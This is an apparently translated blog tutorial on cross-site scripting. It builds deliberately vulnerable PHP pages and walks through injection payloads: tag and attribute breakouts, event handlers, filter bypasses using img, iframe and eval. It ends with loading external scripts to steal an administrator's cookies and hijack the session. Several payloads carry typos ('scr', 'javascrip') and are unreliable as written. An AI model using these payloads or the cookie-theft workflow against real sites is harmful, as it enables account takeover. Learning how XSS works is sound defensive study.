
XSS principles, dissected
0x01 Preface
There was not much material on XSS attacks at first (mostly ready-made payloads, nothing from first principles). Things improved after 刺’s “Web Security From a White Hat’s Perspective” and cn4rry’s “XSS Cross-Site Scripting: Analysis and Defense”.
I will skip the history of XSS. XSS is a popular attack that still does not get much respect. Why:
- Time-consuming
- A real chance it fails
- No software that fully automates the attack
- Early on you need basic HTML and JS. Later you need solid HTML, JS, ActionScript 2/3.0, and so on
- It is a passive attack
- Useless against a website with HttpOnly and crossdomian.xml
None of that stopped attackers from loving this bug. One reason is enough: “XSS exists on almost every site. Google, Baidu, 360, all of them.”
0x02 How it works
First, set up a local PHP environment (phpStudy is fine). Then put this in index.php:

<html> <head> <meta http-equiv="Content-Type" content="text/html; charset=utf-8" /> <title>XSS principle reproduction</title> </head> <body> <form action="" method="get"> <input type="text" name="xss_input"> <input type="submit"> </form> <hr> <?php $xss = $_GET['xss_input']; echo 'The characters you entered are<br>'.$xss; ?> </body></html>You will see a page like this:

Try typing abcd123. The result:
Now look at the source:

The string we typed is echoed as-is. Here is a hypothesis: what if we type <script>alert('xss')</script> in the box? Following the example above, it should land between <br> and </boby> on line 12, becoming <br><script>alert('xss')</script></boby>, and a dialog should pop.
Hypothesis stated. Time to test it.
Type <script>alert('xss')</script>. The page:

The dialog pops. At this point you can basically confirm an XSS vulnerability.
Look at the source again:

The hypothesis holds. This section is the principle. The next sections cover construction and exploitation.
0x03 Crafting payloads from the output context
The last section was the principle. The sink is not always between <br> and </boby>. It can sit in an HTML attribute or inside another tag. This section matters, because typing
<script>alert('xss')</script> does not always pop a dialog.
The code first:
<html> <head> <meta http-equiv="Content-Type" content="text/html; charset=utf-8" /> <title>XSS: constructing code using the output context</title> </head> <body> <center> <h6>Output our input string into the value attribute of the input</h6> <form action="" method="get"> <h6>Enter the string you want to display</h6> <input type="text" name="xss_input_value" value="input"><br> <input type="submit"> </form> <hr> <?php $xss = $_GET['xss_input_value']; if(isset($xss)){ echo '<input type="text" value="'.$xss.'">'; }else{ echo '<input type="type" value="output">'; } ?> </center> </body></html>The page looks like this:

This takes the string from the first input and writes it into the second. Type 1, and the second input’s value is 1. Screenshots of the page and the source (I typed <script>alert('xss')</script> to test):


No dialog. You might wonder why. Look at the source:

The string landed in the value attribute of the input on line 15. It is treated as the value, so there is no popup. What now? Clever people already noticed you can prefix <script>alert('xss')</script> with "> to close the input tag. The result should be:

The dialog pops. Look at the page now:

There is a leftover "> after the second input. Why? Look at the source:

The payload contains two ">. The first closes the input. The second is leftover. HTML is forgiving, so unlike PHP it does not error; it just prints the extra characters. Some people are perfectionists and do not want leftover text. Then what?
A question: why did every XSS payload so far use tags? Can you do it without tags? Yes. Use an attribute on the existing tag. The payload is shorter, and nothing extra is printed.
Same environment, but no tags allowed. What do you do? Which input attributes can run JS? If you know HTML, you already have it: event handlers. We can pop a dialog with an on* handler. For example: " onclick="alert('xss')
Try it. See what the page does.

No dialog. Did it fail? No. onclick fires on click. Click the second input, and it runs alert('xss'). Try it:

After I clicked, the dialog appeared. The source:

Line 15: value is empty. A click pops the dialog. Someone will ask: if it needs a click, isn’t that annoying, and doesn’t the success rate drop? Event handlers are not only onclick. There are many. If you do not want the user to do anything, change onclick to
-
onmousemove: fires when the mouse moves
-
onload: fires when the page finishes loading
And more. I will not list them all. Look them up if you want.
That is not the end. There is another context where the methods above do not work.
What if the sink is inside <textarea>? Or inside something with higher priority than script?
Like this:

What then? We already closed attributes and tags. Can we close a whole element? Yes. Type </textarea><script>alert('xss')</script> and the dialog pops.
0x04 Bypassing filters
Suppose the site filters script. Then what? One line I keep coming back to: “XSS is running the JS you want on the page.” Do not overthink it. If our JS runs, we are done. Use img or a, for example:
<img scr=1 onerror=alert('xss')> when the image file named 1 is not found, run alert('xss')<a href=javascrip:alert('xss')>s</a> click s to run alert('xss')<iframe src=javascript:alert('xss');height=0 width=0 /><iframe> use the iframe's scr to pop an alert<img src="1" onerror=eval("\x61\x6c\x65\x72\x74\x28\x27\x78\x73\x73\x27\x29")></img> bypasses an alert filter to trigger the popupThere are many more. Do not lock yourself to one pattern. Remember: “XSS is running the JS you want on the page.” Everything else can wait. (Sometimes it cannot.)
0x05 Exploiting XSS
After all that, people might think XSS is about popping dialogs. Wrong. The dialog only tests that XSS exists and that it runs.
Now we insert JS. How?
Like this:
<script scr="js_url"></script>Or this:
<img src=x onerror=appendChild(createElement('script')).src='js_url' />All kinds of ways. As long as our JS runs, we are done. What is the JS for?
JS can do a lot: steal cookies (useless against HttpOnly), drive the user’s actions (posts, private messages), and so on.
For example, leave <script scr="js_url"></script> in a comment. When an admin opens the comment in the backend, it fires. You get their cookies, the backend URL, the browser version, and so on. Then use the “Guilin Veteran cookie spoofing tool” to swap your cookies, and you log in as admin without account, password, or captcha.
What if you cannot write JS? There are plenty of XSS platforms online. Search Baidu. They are point-and-click. I will not go further here.
Reply to this post on X (opens in a new tab)View as Markdown